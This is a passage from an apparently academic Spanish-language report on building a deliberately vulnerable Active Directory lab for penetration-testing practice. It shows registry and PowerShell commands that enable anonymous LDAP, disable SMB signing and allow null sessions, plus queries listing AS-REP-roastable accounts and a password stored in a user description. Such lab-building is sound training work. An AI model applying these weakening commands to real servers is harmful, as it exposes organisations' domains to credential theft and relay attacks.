       [*] AS-REPRoasting jerrilyn.marylynne
       [+] AS-REPRoasting Done
       [*] DnsAdmins : kimbell.mariquilla
       [*] DnsAdmins Nested Group : Project management
       [+] DnsAdmins Done
       [*] Password in Description : jerrilyn.marylynne
       [+] Password In Object Description Done
       [*] Default Password : ninette.fernanda
       [*] Default Password : belia.randa
       [*] Default Password : danit.nichol
       [+] Default Password Done
       [*] Same Password (Password Spraying) : keslie.beverlee
       [*] Same Password (Password Spraying) : pen.paloma
       [*] Same Password (Password Spraying) : keely.blancha
       [*] Same Password (Password Spraying) : madlin.dania
       [+] Password Spraying Done
       [*] Giving DCSync to : davine.retha
       [+] DCSync Done
       [+] SMB Signing Disabled
```

[Evidencia: 04_Ejecucion_Invoke_VulnAD.png] – Configuración automática de vulnerabilidades incluyendo AS-REP Roasting, Kerberoasting, cuentas con contraseñas por defecto, miembros de grupos administrativos críticos y SMB Signing deshabilitado.

Configuraciones Adicionales Implementadas Manualmente

Si bien el framework Vulnerable-AD implementa una gran variedad de configuraciones inseguras automáticamente, se añadieron manualmente vulnerabilidades adicionales para ampliar el alcance del laboratorio. Estas configuraciones replican fallos de seguridad reales encontrados en entornos empresariales mal configurados y permiten realizar pruebas más completas de explotación y post-explotación. A continuación se listan las vulnerabilidades manualmente incorporadas con su descripción y comandos de implementación.


✔ *Acceso LDAP Anónimo Habilitado (Enumeración sin credenciales)*

Permite que un atacante realice consultas LDAP sin autenticación, exponiendo usuarios, grupos y otra información sensible del directorio.

- **Impacto:** Exposición masiva de información del dominio, enumeración de usuarios, grupos, políticas y estructura organizacional.

- **Comando de implementación:**

```
# Habilitar acceso LDAP anónimo explícitamente
reg add "HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters"
/v "Allow Anonymous Access" /t REG_DWORD /d 1 /f

# Limpiar restricciones de dsHeuristics (permitir comportamiento
legacy)
Set-ADObject -Identity "CN=Directory Service,CN=Windows
NT,CN=Services,CN=Configuration,DC=domain,DC=local" -Clear
dsHeuristics

# Reiniciar servicio para aplicar cambios
Restart-Service NTDS -Force
```



[Evidencia: 05_LDAP_Anonimo.png] – Valor **Allow Anonymous Access = 1** y **dsHeuristics vacío/nulo** confirman que LDAP anónimo está habilitado correctamente.

✔ *SMB Signing deshabilitado (Servidor y Cliente)*

– **Servidor:** Permite transmisión SMB sin verificación de integridad, facilitando ataques de relay y manipulación de datos.

– **Cliente:** Permite transmisión SMB sin verificación de integridad desde el cliente, exponiendo autenticaciones a ataques de relay.

Justificación: Implementación manual debido a inconsistencias reportadas en el repositorio oficial (GitHub Issues #23, #31, #47) en Windows Server 2019.

- **Impacto:**
  - **Servidor:** Compromiso de autenticaciones SMB y relay de credenciales.
  - **Cliente:** Riesgo de suplantación de cliente en conexiones SMB.

- **Comandos de implementación:**

```
# Deshabilitar SMB signing en el servidor
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name "RequireSecuritySignature" -Value 0
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name "EnableSecuritySignature" -Value 0

# Deshabilitar SMB signing en el cliente
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Paramet
ers" -Name "EnableSecuritySignature" -Value 0
```

```
PS C:\Users\Administrador> Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
| Select-Object RequireSecuritySignature,EnableSecuritySignature

requiresecuritysignature enablesecuritysignature
------------------------ ------------------------
                       0                        0
```

[Evidencia: 06_SMB_Signing_Server_Disabled.png] – Los valores obtenidos en la verificación confirman que SMB Signing está deshabilitado en el servidor: **RequireSecuritySignature=0–EnableSecuritySignature=0.**

```
PS C:\Users\Administrador> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters"
 -Name "EnableSecuritySignature" -Value 0
PS C:\Users\Administrador> Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters"
 | Select-Object EnableSecuritySignature
>>

EnableSecuritySignature
-----------------------
                     0
```

[Evidencia: 07_SMB_Client_Signing_Disabled.png] – Valor **0** confirma que SMB Signing está deshabilitado en el cliente.

✔ *Sesiones Nulas SMB habilitadas*

Permite que usuarios no autenticados accedan a recursos especiales como IPC$, facilitando la enumeración de información sensible.

- **Impacto:** Enumeración de usuarios y recursos sin autenticación.
- **Comando de implementación:**

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name "NullSessionShares" -Value @("IPC$")
```

```
PS C:\Users\Administrador> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" -Name "Nu
llSessionShares" -Value "IPC$"
>>
PS C:\Users\Administrador> Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" | Select-
Object NullSessionShares
>>

NullSessionShares
-----------------
IPC$
```

[Evidencia: 08_Null_Sessions.png] – Valor **IPC$** confirma que se permiten conexiones anónimas.

Estas configuraciones complementan las vulnerabilidades automáticas del framework Vulnerable-AD, proporcionando un entorno más realista y completo para las pruebas de seguridad planificadas, permitiendo evaluar tanto vulnerabilidades comunes de configuración como debilidades específicas de implementación empresarial.

Nota técnica: *Todas estas configuraciones se han implementado en un laboratorio controlado para fines académicos y no deben aplicarse en entornos productivos.*

Verificación de Vulnerabilidades Implementadas

Se confirman las vulnerabilidades clave creadas por el framework mediante consultas a Active Directory y revisiones de configuración.

✔ *Cuentas con AS-REP Roasting habilitado*

Permite que un atacante solicite datos de autenticación cifrados para cuentas vulnerables sin preautenticación Kerberos. Esto facilita ataques de fuerza bruta offline para obtener contraseñas.

- **Impacto:** Acceso a credenciales sin interacción con el usuario.
- **Comando de verificación:**

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth | Select-Object Name
```

```
PS C:\Users\Administrador> Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth |
 Select-Object Name
>>
>>

Name
----
Hatty Marie-Ann
Jania Drona
Barbra Launce
Jerrilyn Marylynne
Alexia Lynea
```

[Evidencia: 09_ASREP_Roasting.png] – Cuentas vulnerables a AS-REP Roasting.

✔ *Cuentas con Kerberos Service Principal Name (Kerberoasting)*

Permite que un atacante solicite tickets Kerberos para cuentas con SPN expuestos, facilitando ataques de fuerza bruta offline.

- **Impacto:** Compromiso de cuentas de servicio críticas.
- **Comando de verificación:**

```
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName | Select-Object Name,ServicePrincipalName
```

```
PS C:\Users\Administrador> Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName | S
elect-Object Name,ServicePrincipalName

Name   ServicePrincipalName
----   --------------------
krbtgt {kadmin/changepw}
```

[Evidencia: 10_Kerberoasting_SPN.png] – Listado de cuentas con SPNs expuestos.

✔ *Cuentas con delegación sin restricciones*

Permite que una cuenta capture y reutilice credenciales Kerberos de cualquier servicio, facilitando la suplantación de identidad y el movimiento lateral.

- **Impacto:** Escalación de privilegios y control total del dominio.
- **Comando de verificación:**

```
Get-ADUser -Filter * -Property TrustedForDelegation | Where-Object
{$_.TrustedForDelegation -eq $true} | Select-Object SamAccountName
```

```
PS C:\Users\Administrador> Get-ADUser -Filter * -Property TrustedForDelegation |
>> Where-Object {$_.TrustedForDelegation -eq $true} |
>> Select-Object SamAccountName
PS C:\Users\Administrador>
```

[Evidencia: 11_Delegacion_Sin_Restricciones.png] – Sin resultados: no se encontraron cuentas con delegación sin restricciones en el dominio.

✔ *Miembros del grupo DnsAdmins*

Los usuarios en este grupo pueden modificar la configuración del servidor DNS, permitiendo ejecución remota de código y secuestro de resoluciones de nombres.

- **Impacto:** Ejecución remota y manipulación de tráfico interno.
- **Comando de verificación:**

```
Get-ADGroupMember -Identity "DnsAdmins"
```

```
PS C:\Users\Administrador> Get-ADGroupMember -Identity "DnsAdmins"


distinguishedName : CN=Project management,CN=Users,DC=domain,DC=local
name              : Project management
objectClass       : group
objectGUID        : 59a4d35c-a1a4-42c3-9761-e372685a0cb7
SamAccountName    : Project management
SID               : S-1-5-21-3085590451-4130159220-2412703036-1207

distinguishedName : CN=Kimbell Mariquilla,CN=Users,DC=domain,DC=local
name              : Kimbell Mariquilla
objectClass       : user
objectGUID        : f38dabaf-49d5-4ce3-8c5c-a512ac85fbcc
SamAccountName    : kimbell.mariquilla
SID               : S-1-5-21-3085590451-4130159220-2412703036-1133
```

[Evidencia: 12_DnsAdmins.png] – Usuarios pertenecientes al grupo DnsAdmins.

✔ *Cuentas con contraseñas por defecto en la descripción*

Permite que un atacante identifique contraseñas expuestas en descripciones de cuentas, obteniendo acceso no autorizado a recursos del dominio.

- **Impacto:** Compromiso directo de credenciales.
- **Comando de verificación:**

```
Get-ADUser -Filter * -Properties Description | Where-Object
{$_.Description -ne $null} | Select-Object Name,Description
```

```
PS C:\Users\Administrador> Get-ADUser -Filter * -Properties Description | Where-Object { $_.Description -ne $null }
 | Select-Object Name,Description
>>
>>

Name              Description
----              -----------
Administrador     Cuenta integrada para la administración del equipo o dominio
Invitado          Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt            Cuenta de servicio de centro de distribución de claves
Ninette Fernanda  New User ,DefaultPassword
Danit Nichol      New User ,DefaultPassword
Keely Blancha     Shared User
Pen Paloma        Shared User
Davine Retha      Replication Account
Keslie Beverlee   Shared User
Madlin Dania      Shared User
Jerrilyn Marylynne User Password !]!9%>M3W;_)
Belia Randa       New User ,DefaultPassword
```

[Evidencia: 13_Descripcion_Contraseñas.png] – Cuentas con descripciones que contienen contraseñas por defecto.

3.3.7 Estado final del entorno Windows Server

Resumen de Configuración Completada

Tras finalizar la instalación de **Windows Server 2019**, la promoción a **Controlador de Dominio** y la implementación de las vulnerabilidades documentadas en las secciones anteriores, el servidor presenta el siguiente estado operativo.

➢ ***Información del Sistema Final***

```
powershell
Get-ComputerInfo | Select-Object WindowsProductName,
WindowsVersion, CsDomainRole, CsName
```

```
PS C:\Users\Administrador> Get-ComputerInfo | Select-Object WindowsProductName, WindowsVersion, CsDomainRole, CsName

WindowsProductName                     WindowsVersion           CsDomainRole CsName
------------------                     --------------           ------------ ------
Windows Server 2019 Standard Evaluation 1809          PrimaryDomainController WIN-B820FDLIP42
```

[Evidencia: 14_Estado_Final_Sistema.png] – Estado final del sistema tras completar toda la configuración.

➢ ***Estado de los Servicios Críticos***

```
powershell
Get-Service ADWS,KDC,NTDS,DNS | Format-Table Name,Status,StartType
```

```
PS C:\Users\Administrador> Get-Service ADWS,KDC,NTDS,DNS | Format-Table Name,Status,StartType

Name  Status StartType
----  ------ ---------
ADWS Running Automatic
DNS  Running Automatic
KDC  Running Automatic
NTDS Running Automatic
```

[Evidencia: 15_Servicios_AD_Operativos.png] – Todos los servicios de Active Directory ejecutándose correctamente.

Los resultados confirman que los cuatro servicios críticos de Active Directory están en estado **Running** con tipo de inicio **Automatic**: **ADWS** (*Active Directory Web Services*), **DNS** (*Domain Name System*), **KDC** (*Key Distribution Center* para Kerberos) y **NTDS** (*NT Directory Services*). Esta configuración garantiza la operatividad completa del controlador de dominio **WIN-B820FDLIP42**, asegurando la autenticación Kerberos, la resolución de nombres DNS, los servicios web de directorio y las operaciones del servicio de directorio principal. Esto establece una base estable y plenamente funcional para las pruebas de

penetración planificadas.

➢ ***Estadísticas del dominio***

```
PS C:\Users\Administrador> $users = Get-ADUser -Filter *
>> $computers = Get-ADComputer -Filter *
>> $groups = Get-ADGroup -Filter *
>>
>> Write-Host "=== ESTADÍSTICAS DEL DOMINIO DOMAIN.LOCAL ==="
>> Write-Host "Total de usuarios: $($users.Count)"
>> Write-Host "Total de equipos: $($computers.Count)"
>> Write-Host "Total de grupos: $($groups.Count)"
=== ESTADÍSTICAS DEL DOMINIO DOMAIN.LOCAL ===
Total de usuarios: 103
Total de equipos:
Total de grupos: 56
```

[Evidencia: 16_Estadisticas_Dominio_Final.png] – 103 usuarios, 1 equipo, 56 grupos.

Las estadísticas confirman la población exitosa del dominio: **103 usuarios** (100 generados por el framework Vulnerable-AD más 3 cuentas del sistema), **1 equipo** (el controlador de dominio) y **56 grupos** (incluyendo grupos del sistema, grupos de seguridad por defecto y grupos personalizados creados por el script). Esta población proporciona un entorno realista y robusto para las pruebas de seguridad planificadas, con suficiente diversidad de objetos para simular un entorno empresarial típico.

➢ ***Conectividad verificada:***

```
PS C:\Users\Administrador> Get-NetIPConfiguration | Select-Object InterfaceAlias,IPv4Address,DNSServer

InterfaceAlias IPv4Address      DNSServer
-------------- -----------      ---------
Ethernet1      {192.168.37.10}  {MSFT_DNSClientServerAddress (Name = "13", CreationClassName = "", SystemCreationClassName = "", SystemName = "23"), M...
Ethernet0      {192.168.28.158} {MSFT_DNSClientServerAddress (Name = "14", CreationClassName = "", SystemCreationClassName = "", SystemName = "23"), M...
```


[Evidencia: 17_Red_Configurada_Final.png] – Configuración final de red con **Host-only** (**192.168.37.10**) y NAT operativas.

La configuración de red dual está operativa: la interfaz **Ethernet1** con IP **192.168.37.10** (Host-only) proporciona la red aislada para el laboratorio de pentesting, mientras que **Ethernet0** con IP **192.168.28.158** (NAT) mantiene conectividad a Internet para descargas y actualizaciones. Ambas interfaces muestran configuraciones DNS específicas que permiten tanto la resolución local del dominio como el acceso a servicios externos, estableciendo el entorno de red necesario para las pruebas de seguridad controladas.

```
PS C:\Users\Administrador> Test-NetConnection -ComputerName localhost -Port 389


ComputerName     : localhost
RemoteAddress    : ::1
RemotePort       : 389
InterfaceAlias   : Loopback Pseudo-Interface 1
SourceAddress    : ::1
TcpTestSucceeded : True
```


[Evidencia: 18_Conectividad_LDAP.png] – Puerto LDAP 389 accesible

El resultado **TcpTestSucceeded: True** confirma que el servicio LDAP está escuchando activamente en el puerto **389**. La conexión se establece a través de la interfaz **Loopback Pseudo-Interface 1** usando IPv6 (dirección **::1**), lo que valida que el servicio de directorio está operativo y accesible localmente. Esta conectividad es fundamental para las consultas al directorio y la enumeración LDAP durante la fase de reconocimiento del pentesting.



[Evidencia: 19_Kerberos_Funcional.png] – Tickets Kerberos AES-256 operativos


La salida confirma que el sistema de autenticación Kerberos está completamente operativo con **2 tickets válidos** para el usuario **Administrador@DOMAIN.LOCAL**. Ambos tickets utilizan cifrado **AES-256-CTS-HMAC-SHA1-96** (algoritmo seguro), con el ticket TGT principal (#0) válido hasta el 14/08/2025 y renovable hasta el 20/08/2025. El ticket de servicio (#1) para **host/win-b820fdlip42.domain.local** confirma la delegación correcta. El KDC **WIN-B820FDLIP42** responde adecuadamente, validando que tanto la autenticación como la autorización Kerberos funcionan correctamente para soportar las pruebas de ataques relacionados con este protocolo (Kerberoasting, AS-REP Roasting, etc.).



[Evidencia: 20_DNS_Resolucion.png] – Resolución DNS del dominio funcionando.

La resolución DNS exitosa de **domain.local** confirma que el servicio DNS está completamente operativo. El servidor DNS responde desde **localhost** (IPv6 ::1) y devuelve **dos direcciones IP válidas**: **192.168.28.158** (interfaz NAT) y **192.168.37.10** (interfaz Host-only). Esta configuración dual permite que el dominio sea accesible tanto desde la red externa como desde la red de laboratorio aislada, validando que el servicio DNS integrado con Active Directory funciona correctamente y es esencial para la funcionalidad del dominio y las futuras pruebas de enumeración DNS planificadas.

Estado Operativo Final	
Componente	**Estado**
Controlador de Dominio	✔ Operativo (domain.local)
Servicios AD (ADWS, KDC, NTDS, DNS)	✔ Ejecutándose
Red Host-only	✔ Configurada (192.166.37.10)
Red NAT	✔ Configurada (acceso a Internet)
Vulnerabilidades Implementadas	✔ Configuradas y Verificadas



[Evidencia: 21_Estado_Operativo_Servidor.png] – Server Manager con roles activos

El ***Server Manager*** confirma que el laboratorio está completamente operativo, con todos los roles críticos instalados y funcionando correctamente. Se observan tres roles activos: **AD DS** (*Active Directory Domain Services*), **DNS** (*Domain Name System*) y **Servicios de archivos y almacenamiento**, todos con indicadores verdes que confirman su estado saludable. El panel muestra un único servidor en el grupo y un grupo de servidores configurado, validando que el controlador de dominio **WIN-B820FDLIP42** está listo para la fase de pentesting del proyecto.

➢ *Preparación para Pentesting*

El entorno **Windows Server** se encuentra completamente configurado y en estado operativo. Las vulnerabilidades implementadas, descritas en las secciones **3.3.6**, **3.3.7**, **3.3.8 y 3.3.9**, permanecen activas y listas para su explotación controlada durante la fase de análisis.

El siguiente paso consistirá en la configuración del entorno de **pentesting** mediante **Kali Linux**, con el objetivo de iniciar la auditoría de seguridad sobre este laboratorio en un

entorno controlado y documentar exhaustivamente los hallazgos obtenidos.

3.4 Configuración del Entorno de Pentesting


El entorno de pentesting proporciona las herramientas y la conectividad necesarias para ejecutar una auditoría integral contra el laboratorio de Active Directory definido previamente. La configuración se ha realizado sobre **Kali Linux** en un host virtualizado, garantizando aislamiento, trazabilidad y reproducibilidad de resultados.

3.4.1 Especificaciones del Entorno Kali Linux

➢ *Información del sistema*

Se verifica la versión del sistema operativo, kernel y arquitectura.

```
lsb_release -a
uname -a
cat /etc/os-release | sed -n '1,6p'
```




[Evidencia: 22_Kali_Version_Sistema.png] – Kali Linux 2025.2 Rolling, kernel 6.12.33-kali1, arquitectura x86_64.

El sistema operativo atacante es **Kali Linux 2025.2 Rolling**, ejecutándose sobre arquitectura **x86_64** con kernel **6.12.33-kali1** (compilado el 25 de junio de 2025). Esta versión incluye soporte actualizado para librerías y herramientas de auditoría de Active Directory, asegurando compatibilidad plena con utilidades como *impacket*, *ldap-utils*, *BloodHound* y otras suites de pentesting modernas. El entorno rolling permite mantener el sistema con las últimas actualizaciones de seguridad y mejoras de herramientas.

➢ ***Recursos de hardware virtual***

Se documenta la configuración de CPU, memoria y almacenamiento del equipo atacante.

```
free -h
lscpu | grep -E 'Architecture|CPU\(s\)|Model name'
df -h /
```



[Evidencia: 23_Kali_Hardware_Specs.png] – 7,7 GiB RAM, Intel i5-8600 6 núcleos, 143 GB almacenamiento.

El entorno de pentesting dispone de **7,7 GiB de memoria RAM**, con un consumo actual de aproximadamente 2,5 GiB y 5,2 GiB disponibles, lo que garantiza margen suficiente para ejecutar herramientas de recolección y análisis intensivo. La CPU es un **Intel® Core™ i5-8600 de 6 núcleos físicos a 3,10 GHz**, proporcionando la capacidad de cómputo necesaria para escaneos concurrentes y análisis en tiempo real. El almacenamiento principal cuenta con **143 GB de capacidad total**, de los cuales el 64 % está en uso, dejando un 36 % libre para volcados de datos, informes y resultados de auditoría. Esta configuración es adecuada para pruebas de seguridad avanzadas contra entornos Active Directory.

3.4.2 Configuración de Red

La verificación inicial de las interfaces de red en Kali Linux permitió identificar la configuración asignada por defecto al iniciar el laboratorio.

Estado inicial

➢ **Comando ejecutado:**

```
ip addr show
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a5:30:d0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.28.128/24 brd 192.168.28.255 scope global dynamic noprefixroute eth0
       valid_lft 1673sec preferred_lft 1673sec
    inet6 fe80::20c:29ff:fea5:30d0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a5:30:da brd ff:ff:ff:ff:ff:ff
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:39:a0:70:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
5: br-ebbf615e37a0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0e:09:c4:4e brd ff:ff:ff:ff:ff:ff
    inet 172.22.0.1/16 brd 172.22.255.255 scope global br-ebbf615e37a0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:eff:fe09:c44e/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
7: vethd537eb8@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-ebbf615e37a0 state UP group defa
ult
    link/ether ea:df:89:7c:e3:86 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::e8df:89ff:fe7c:e386/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
9: veth27e1c23@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-ebbf615e37a0 state UP group defa
ult
    link/ether 26:b5:55:c1:29:a9 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::24b5:55ff:fec1:29a9/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

[Evidencia: 24_Kali_Interfaces_Red.png] – eth0 en NAT (192.168.28.128/24), eth1 sin configurar.

La interfaz **eth0** está en el segmento NAT (192.168.28.128/24), proporcionando acceso controlado a internet. La interfaz **eth1**, destinada a la comunicación con el segmento Host-only, no dispone de configuración IP estática inicial, por lo que no es posible establecer conectividad directa con el Controlador de Dominio hasta su configuración manual (descrita en el siguiente apartado). Las interfaces virtuales **docker0** y **br-*** corresponden a entornos internos de Docker, no utilizados en las pruebas.

Configuración de Interfaz Host-only

